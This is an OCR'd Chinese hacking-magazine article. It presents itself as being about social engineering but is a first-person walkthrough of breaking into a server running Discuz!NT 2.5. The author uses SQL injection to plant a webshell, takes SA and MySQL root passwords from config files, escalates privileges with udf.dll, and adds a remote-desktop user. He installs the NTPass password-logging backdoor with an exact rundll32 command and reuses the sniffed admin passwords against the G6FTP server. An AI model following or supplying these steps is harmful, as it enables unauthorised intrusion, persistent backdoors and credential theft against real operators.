


图 10




图 11

前置知识：无
关键词：渗透、社会工程、Discuz！



社会工程学在入侵中的作用

文/图 spiderZ

什么是社会工程学，百度上是这样说的：社会工程学是关于建立理论通过自然的、社会的和制度上的途径，并特别强调根据现实的双向计划和设计经验来一步一步地解决各种社会问题。

总体上来说，社会工程学就是使人们顺从你的意愿、满足你的欲望的一门艺术与学问。它并不单纯是一种控制意志的途径，但它不能帮助你掌握人们在非正常意识以外的行为，且学习与运用这门学问一点也不容易。它同样也蕴涵了各式各样的灵活的构思与变化着的因素。无论任何时候，在需要套取到所需要的信息之前，社会工程学的实施者都必须掌握大量的相关知识，花时间去从事资料的收集与进行必要的如交谈性质的沟通行为。与以往的入侵行为相类似，社会工程学在实施以前都要完成很多相关的准备工作，这些工作甚至要比入侵本身还要更为繁重。

首先，熟练的社会工程学使用者都擅长进行信息收集，很多表面上看起来一点用都没有的信息都会被这些人利用起来进行渗透。很多社会工程学攻击是很

复杂的，包括了周详的计划，并且综合运用了相当的技巧。但也可以发现，一些熟练的社会工程学攻击者经常可以只用简单的方法达到目的。比如一个电话号码、一个人的名字、工作 ID 的号码，都可能被利用起来。

下面，就以本人的亲身经历为例子，给大家讲一讲社会工程学在入侵中的作用。其实这个例子要追溯到以前的漏洞 Discuz!NT 2.5（20080826 更新前）版本中 showuser.aspx 页面由于对 ordertype 变量没处理好，导致 SQL 注入，恶意攻击用户时甚至不用注册账户。由于漏洞比较老，详情就不多说了。在利用该漏洞成功上传木马，访问后，出现如图 1 所示的页面。




图 1

翻看了一下文件，在 web.config 文件中找到了有用的信息。如图 2 所示，找到了 MS SQL 数据库的连接密码，ID 为 SA，直接用 Webshell 的 SQL Command 提权，成功，如图 3 所示。Ping 出其 IP，用远程桌面连接，开了 3389 端口，成功，如图 4 所示。

```
    <appSettings>
            <add key="DAL" value="SQLServerDAL
    </appSettings>
    <connectionStrings>
 <add name="ConnectionString" connectionString=
alog=[redacted];User ID=sa;Password=[redacted]"
      providerName="System.Data.SqlClient" />
 <add name="ConnectionStringVC" connectionStrin
alog=[redacted];User ID=sa;Password=[redacted]"
      providerName="System.Data.SqlClient" />
connectionStrings>

system.web>
ttpRuntime executionTimeout="300" maxRequestLen
```

图 2




图 3




图 4

这台主机上安装了 MS SQL、MySQL，还有 G6FTP，在一个网站文件 config.inc.php 里面找到 MySQL 的连接密码，原来安装的是 DZ 论坛，论坛使用 Root 权限连接，所以也可以用 udf.php，通过自定义函数 udf.dll 在 PHP 中提权。这里给大家演示一下，上传 udf.php，访问，输入 Root 密码，如图 5 所示。同样也建立一个新用户，也可以远程登录，如图 6 和图 7 所示，这是我添加的用户。




图 5




图 6




图 7

说到这里，好像与社会工程学无关，没关系，我们继续。既然已入侵进去，接下来当然是安装后门了，我安装的是 NTPass 管理员口令记录器，用来记录管理

员通过 3389 留下的口令。NTPass 只有一个 NTPass.dll，把它上传到服务器的 C:\WINDOWS\system32 目录下，在命令提示符下面运行“rundll32 NTPass.dll,Install”就安装成功了，口令保存位置为“%systemroot%\ system32\eulagold.txt”，这样就可以偷偷嗅探管理员密码了。

先看看其他的吧，翻看各个盘，在 C 盘目录 Program Files 下面找到 G6FTP Server，点击 G6FTP Server Administrator，提示需要密码，如图 8 所示。但我不知道密码，怎么办呢？直接在安装文件夹下面找到配置文件，一般是 C:\Program Files\Gene6 FTP Server\Accounts，不过密码都加密了，如图 9 所示。




图 8

```
Account]
ccessList0=/,[redacted],RWDA,FDMRI---
reationDate=2009/08/04 15:19:11
nabled=-1
ncomingFXPAllowed=0
utgoingFXPAllowed=0
assword=MD5:[redacted]
asswordEnabled=-1
tatsDownloaded=7002780503
tatsFailedDownloads=2
tatsFilesDownloaded=297
tatsLastIP=2[redacted]
tatsLastLogin=2010/03/10 00:21:47
tatsLastUsername=[redacted]
tatsLogin=846
tatsUploaded=441187665
ransferLimitLastUpdate=2009/08/04
ddress=
yPassDomainMaxClients=0
yPassDomainMaxConnectionsPerIP=0
anChangePassword=0
itu=
```

图 9

到 www.cmd5.com 查询了一下，没破解出来，只好找其他的方法。登录服务器，首先就想到了那个 NTPass，去 system32 下面翻看 eulagold.txt，发现记录了不少口令，看来管理员还是很勤快的嘛，要不了几天就上线了，如图 10 所示。

```
=========<*>==========<*>=========
2010-1-28 10:52:45
Username: [[redacted]],password: [[redacted][]]
=========<*>==========<*>=========
2010-1-28 10:52:47
Username: [[redacted]],password: [[redacted]]
=========<*>==========<*>=========
2010-1-28 15:16:43
```

图 10

赶紧用记录到的口令登录，发现不行。仔细一看记录文件，第一个密码后面有三个中括弧[]，比如“Username:[123],password:[123[]]”，下一个密码只有一个中括弧“]”，比如“Username:[123],password:[123]”。当时想肯定是管理员首次登录的时候，多输入了两个“[]”，真正的密码里面没有“[]”，只有字母和数字。于是，赶紧改了密码，少输入两个“]”，登录，果然能够登录成功。后来又想了想，那么 FTP 的管理员密码会不会是这个呢？结果试一试，没成功。那么加两个“]”呢？试了一下，果然能够打开，如图 11 所示。




图 11

打开后，发现用户组和管理员组都有同一个用户名，想必密码都一样吧？把密码用 MD5 加密后，和 G6FTP 配置文件的密文对比，果然一样，那么这个局域网里面还有没有其他的服务器呢？打开 CMD，输入“net view”一看，有两台机器，如图 12 所示。

